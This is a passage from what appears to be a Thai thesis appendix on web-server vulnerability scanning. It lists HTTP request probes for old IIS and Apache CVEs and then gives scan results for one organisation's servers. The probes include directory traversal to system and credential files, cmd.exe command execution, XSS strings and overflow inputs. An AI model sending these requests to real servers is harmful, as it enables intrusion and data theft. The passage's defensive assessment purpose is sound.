GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/boot.ini	
GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/etc/passwd	
GET /%2e%2e/%2e%2e/%2e%2e/%2e%2e/winnt/win.ini	
GET /%2e%2e/%2e%2e/%2e%2e/scandisk.log	
GET /%2e%2e/%2e%2e/scandisk.log	
GET /%3c/title%3e%3cscript%3ealert(%22xss%22)%3c/script%3e	
GET /%3cscript%3ealert(%22xss%22)%3c/script%3e/	
GET /%5c%2e%2e%5c%2e%2e%5c%2e%2e%5c%2e%2e%5cwinnt%5cwin.ini	
GET /%5c..%5c..%5c..%5cwindows%5cwin%2eini	
GET /%5c..%5c..%5c..%5cwindows%5cwin.ini	
GET /%db<script>alert('Illegal%20Instruction%20Labs%200wnz%20YoU!!!');</script>/	
GET /%s%s%s	
GET /..%5C..%5C..%5C..%5C..%5C..%5C/boot.ini	

ตารางที่ ง.21 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2000 – 0778

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2000 – 0778	IIS 5.0 allows remote attackers to obtain source code for .ASP files and other scripts via an HTTP GET request with a "Translate: f" header, aka the "Specialized Header" vulnerability.
รายการร้องขอข้อมูล	
GET /default.asp GET /index.asp GET /iishelp/iis/misc/default.asp GET /cgi-bin/DirectoryListing.asp GET /cgi-bin/Test11.asp GET /cgi-bin/UploadScript11.asp GET /cgi-bin/formprocessor.asp?MailTo=test@test.com&MailFrom=test@test.net&Message=tst&MailTempl GET /cgi-bin/ntdaddy.asp GET /cgi-bin/source.asp GET /cgi-bin/uploadn.asp GET /admin.asp GET /clients.asp GET /debug.asp GET /cgi-bin/store/clients.asp GET /cgi-bin/store/pass.asp GET /cgi/users.asp GET /bin/password/clients.asp GET /bin/password/pass.asp GET /bin/password/password.asp GET /cgi-bin/paths.asp GET /cgi-bin/read.asp GET /cgi-bin/readme.asp GET /~operator/access.asp GET /~operator/web.asp GET /~operator/www.asp GET /~root/INSTALL.asp GET /~root/access.asp GET /~root/adm.asp GET /~root/admin.asp GET /~root/admins.asp GET /~root/backup.asp GET /~root/check.asp GET /~root/client.asp GET /~root/clients.asp	

ตารางที่ ง.22 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2001 – 0151

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2001 – 0151	IIS 5.0 allows remote attackers to cause a denial of service via a series of malformed WebDAV requests.
รายการร้องขอข้อมูล	
GET /xxxxxxx.....xxxxxxxxx GET /xxxxxxx.....xxxxxxxxx/%20[URL=http://www.testing-are-you-a-proxy.com/]http://www.testing-ar GET /XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX GET /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	

ตารางที่ ง.23 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2001 – 0241

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2001 – 0241	Buffer overflow in Internet Printing ISAPI extension in Windows 2000 allows remote attackers to gain root privileges via a long print request that is passed to the extension through IIS 5.0.
รายการร้องขอข้อมูล	
GET /admisapi GET /admisapi/fpadmin.htm GET /ext.dll?MfcISAPICommand=LoadPage&page=doc.htx&a0=/,,,/path/../notallowed.sam&a1=_&a2=2048&a GET /ext.dll?MfcISAPICommand=LoadPage&page=doc.htx&a0=/,,,/path/allowed.doc&a1=_&a2=2048&a3=8&a4 GET /ext.dll?MfcISAPICommand=LoadPage&page=doc.htx&a0=/,,,/path1/file.doc&a1=_&a2=2048&a3=8&a4=1 GET /ext.dll?MfcISAPICommand=LoadPage&page=doc.htx&a0=/,,,/path99/doesnotexist.doc&a1=_&a2=2048& GET /isapi GET /isapi/tstisapi.dll GET /cgi-bin/isapi GET /isapi	

ตารางที่ ง.24 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2001 – 0333

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2001 – 0333	Directory traversal vulnerability in IIS 5.0 and earlier allows remote attackers to execute arbitrary commands by encoding .. (dot dot) and "\" characters twice.
รายการร้องขอข้อมูล	
GET /cgi-bin/..\..\..\..\..\..\..\windows/system32/ping.exe	
GET /cgi-bin/..\..\..\..\..\..\..\winnt/notepad.exe	
GET /cgi-bin/..\..\..\..\..\..\..\winnt/system32/ping.exe	
GET /cgi-bin/..\..\..\..\..\..\..\winnt\system32\cmd.exe?/c+dir+c:\	
GET /cgi-bin/..\\..\\..\\..\\..\\..\\winnt\\system32\\cmd.exe?/c+dir+c:\\	
GET /cgi-bin/..\\..\\..\\..\\..\\..\\winnt\system32\cmd.exe?/c+dir+c:\\	
GET /cgi-bin/awl/auctionweaver.pl?flag1=1&catdir=\..\..\..\..\..\..\..\..\&fromfile=Boot.ini	
GET /_vti_bin/..\%e0\%80\%af../..\%e0\%80\%af../..\%e0\%80\%af../winnt/system32/cmd.exe\?/c\+dir	
GET /../..\	
GET /..\	
GET /..\..	
GET /..\..\..\..\..\..\..\..\..\winnt\win.ini	
GET /..\..\..\..\..\..\..\temp\temp.class	
GET /..\..\..\..\..\..\winnt\system32\cmd.exe?/c+	
GET /..\..\..\boot.ini	
GET /..\..\..\winnt\repair\sam._	
GET /..\..\windows\win.ini	
GET /..\\..\\..\\..\\..\\..\\..\\boot.ini	
GET /..\\..\\..\winnt\repair\sam._	
GET /\..\..\..\..\..\boot.ini	
GET /\..\..\..\..\..\winnt\win.ini	
GET /\..\..\..\windows\win.ini	
GET /ca/..\\..\\..\\..\\..\\..\\..\\winnt/\\win.ini	
GET /ca/\\../\\../\\../\\../\\../\\../\\windows/\\win.ini	

ตารางที่ ง.25 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2001 – 0500

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2001 – 0500	Buffer overflow in ISAPI extension (idq.dll) in Index Server 2.0 and Indexing Service 2000 in IIS 6.0 beta and earlier allows remote attackers to execute arbitrary commands via a long argument to Internet Data Administration (.ida)
รายการร้องขอข้อมูล	
GET /blabla.idq GET /demon.ida GET /demon.idq GET /eatme.idq GET /filetest.ida GET /filetest.idq HEAD /ida200.ida HEAD /idq200.idq GET /invalidfilename.ida GET /invalidfilename.idq GET /query.idq GET /query.idq??CiTemplate=../../../../../../../../../winnt/win.ini GET /query.idq?CiTemplate=../../../../../winnt/win.ini%20%20%20%20%20%20%20%20%20%20%20%20%20%20 GET /stealth.ida GET /test.idq GET ....../......ida/con GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN GET /a.ida?AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA GET /a.ida?CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCC CC GET /a.idq?aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa GET /null.ida?xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx	

ตารางที่ ง.26 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2001 – 0507

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2001 – 0507	IIS 5.0 uses relative paths to find system files that will run in-process, which allows local users to gain privileges via a Trojan horse file, aka the "System file listing privilege elevation" vulnerability.
รายการร้องขอข้อมูล	
GET /c/inetpub/scripts/root.exe?/c+dir	
GET /c/winnt/system32/cmd.exe?/c+dir	
GET /cmd.exe?/c+dir	
GET /cmd1.exe?/c+dir	
GET /d/inetpub/scripts/root.exe?/c+dir	
GET /d/winnt/system32/cmd.exe?/c+dir	
GET /..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:	
GET /Rpc/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir+c:\	
GET /Rpc/..%25%35%63..%25%35%63..%25%35%63winnt/system32/cmd.exe?/c+	
GET /_vti_log/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /backup/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /bak/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /cmsample/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\	
GET /exchange/..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:	
GET /fpsample/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\	
GET /home/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /iisadmin/..%25%35%63../..%25%35%63../..%25%35%63../winnt/system32/cmd.exe?/c+dir+c:\	
GET /mail/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /perl/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /printers/..%%35%63../..%%35%63../..%%35%63../winnt/system32/cmd.exe?/c+dir+c:\	
GET /printers/..%%35c../..%%35c../..%%35c../winnt/system32/cmd.exe?/c+dir+c:\	
GET /secret/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /stats/.%252e/.%252e/.%252e/.%252e/winnt/system32/cmd.exe?/c+dir	
GET /MSADC/..%%35c..%%35c..%%35c..%%35cwinnt/system32/cmd.exe?/c+dir+c:\	
GET /PBServer/..%%35%63..%%35%63..%%35%63winnt/system32/cmd.exe?/c+dir+c:\	
GET /PBServer/..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\	
GET /_vti_bin/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /_vti_txt/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /_vti_txt/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /adsamples/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /adsamples/..%255c..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	

ตารางที่ ง.26 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2001 – 0507 (ต่อ)

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2001 – 0507	IIS 5.0 uses relative paths to find system files that will run in-process, which allows local users to gain privileges via a Trojan horse file, aka the "System file listing privilege elevation" vulnerability.
รายการร้องขอข้อมูล	
GET /aspx/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /bin/..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir+c:\	
GET /certadm/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /certenroll/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /certque/..%255c..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /certsrv/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /css/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /exchange/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\	
GET /iishelp/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /iishelp/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /iissamples/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /iissamples/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /images/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /images/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /inc/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /inc/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /include/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /include/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /isapi/..%252f..%252f..%252f..%252f..%252f/system32/cmd.exe?/c+dir	
GET /regsys/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /rpc/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /samples/..%252f..%252f..%252f..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir	
GET /samples/..%255c..%255c..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /scripts/..%252f..%252f..%252f..%252fwinnt/system32/cmd.exe?/c+dir+c:\	
GET /scripts/..%255c..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /cgi-bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\	
GET /cgi-bin/..%255c..%255c..%255c..%255cwin2000/system32/cmd.exe?/c+dir	
GET /cgi-bin/..%255c..%255c..%255c..%255cwindows/system32/cmd.exe?/c+dir	
GET /cgi-bin/..%255c..%255c..%255c..%255cwinnt/system32/cmd.exe?/c+dir	
GET /_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir	
GET /_vti_bin/..%255c..%255c..%255c..%255c..%255c../winnt/system32/cmd.exe?/c+dir+c:\	
GET /_vti_bin/..%255c..%255c..%255c..%255cwin2000/system32/cmd.exe?/c+dir	

ตารางที่ ง.27 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2002 – 0061

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2002 – 0061	Apache for Win32 before 1.3.24, and 2.0.x before 2.0.34-beta, allows remote attackers to execute arbitrary commands via shell metacharacters provided as arguments to batch (.bat) or .cmd scripts, which are sent unfiltered to the shell interpreter
รายการร้องขอข้อมูล	
GET /autoexec.bat GET /cgi-dos/args.cmd GET /cgi-dos/foo.cmd?xxx&dir GET /input.bat GET /session/pagecount?page=../../../../../../autoexec.bat GET /printers/somefile.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c%20dir%20C:\ GET /PBServer/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /Rpc/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /_mem_bin/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /_vti_bin/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /bin/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /cgi-bin/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c%20dir%20C:\ GET /cgi-bin/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /cgi/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /exchange/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /msadc/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c%20dir%20C:\ GET /msadc/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /samples/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c+dir GET /scripts/check.bat/..%C1%9C..%C1%9C..%C1%9Cwinnt/system32/cmd.exe?/c%20dir%20C:\ GET /cgi-bin/echo.bat GET /cgi-bin/echo.bat?&dir+c:\ GET /cgi-bin/echo.bat?&type+d:\Progra~1\Sambar\config\passwd GET /cgi-bin/foo.cmd?xxx&dir GET /cgi-bin/hello.bat GET /cgi-bin/hello.bat?&dir+c:\ GET /cgi-bin/input.bat GET /cgi-bin/input.bat?|dir%20..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\ GET /cgi-bin/input2.bat GET /cgi-bin/input2.bat?|dir%20..\\..\\..\\..\\..\\..\\..\\..\\..\\..\\ GET /cgi-bin/script.bat%3f&dir	

ตารางที่ ง.28 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2002 – 0082

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2002 – 0082	The dbm and shm session cache code in mod_ssl before 2.8.7-1.3.23, and Apache-SSL before 1.3.22+1.46, does not properly initialize memory using the i2d_SSL_SESSION function
รายการร้องขอข้อมูล	
GET /dbm/ GET /dbms/ GET /_vti_shm GET /dbm GET /dbms GET /nul..dbm GET /nul.dbm	

ตารางที่ ง.29 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2002 – 0392

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2002 – 0392	Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.
รายการร้องขอข้อมูล	
GET /AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA GET /aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa GET /cgi-bin/AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA	

ตารางที่ ง.30 รายการร้องขอข้อมูลที่ใช้ตรวจสอบจุดบกพร่องซีวีอี 2002 – 0513

หมายเลขซีวีอี	คำอธิบาย
ซีวีอี 2002 – 0513	The PHP administration script in popper_mod 1.2.1 and earlier relies on Apache .htaccess authentication, which allows remote attackers to gain privileges if the script is not appropriately configured by the administrator.
รายการร้องขอข้อมูล	
GET /.HTACCESS. GET /.cobalt/sysManage/../admin/.htaccess GET /.htaccess GET /.htaccess.old GET /.htaccess~ GET /epoch/.htaccess GET /cgis/.htaccess GET /protected/.htaccess GET /secure/.htaccess GET /secured/.htaccess GET /security/.htaccess GET /~.htaccess GET /cgi-bin/.htaccess.old GET /cgi-local/.htaccess GET /cgi/.htaccess GET /cgis/.htaccess GET /bin/.htaccess	

ภาคผนวก จ

รายละเอียดข้อมูลที่ได้จากการทดลอง

ผลการทดลองที่ได้จากการเก็บรวบรวมข้อมูลของเว็บเซิร์ฟเวอร์ที่เป็นหน่วยตัวอย่างภายในหน่วยงานแห่งหนึ่งได้ผลการตรวจสอบดังตารางที่ จ.1 – จ.9

ตารางที่ จ.1 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 1

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ตรวจสอบพบจุดบกพร่อง

ตารางที่ จ.1 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 1 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 2000-0886	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2001-0500	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.2 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 2

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง

ตารางที่ จ.2 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 2 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0886	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0500	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.3 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 3

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0778	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0884	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0886	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0500	ไม่พบจุดบกพร่อง

ตารางที่ จ.3 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 3 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.4 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 4

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 1999-0021	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0066	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0067	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0070	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0146	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0172	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0174	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0191	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0237	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0260	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0262	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0264	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0266	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0278	ไม่พบจุดบกพร่อง
ซีวีอี 1999-0874	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0010	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0208	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0226	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0287	ไม่พบจุดบกพร่อง
ซีวีอี 2000-0770	ตรวจสอบพบจุดบกพร่อง

ตารางที่ จ.4 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 4 (ต่อ)

หมายเลขจุดบกพร่อง	ผลการตวจสอบจุดบกพร่อง
ซีวีอี 2000-0778	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0884	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0886	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2000-0941	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0151	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0241	ไม่พบจุดบกพร่อง
ซีวีอี 2001-0333	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2001-0500	ตรวจสอบพบจุดบกพร่อง
ซีวีอี 2001-0507	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0061	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0082	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0392	ไม่พบจุดบกพร่อง
ซีวีอี 2002-0513	ไม่พบจุดบกพร่อง

ตารางที่ จ.5 ผลการตรวจสอบเว็บเซิร์ฟเวอร์ของหน่วยงานแห่งหนึ่งหน่วยที่ 5

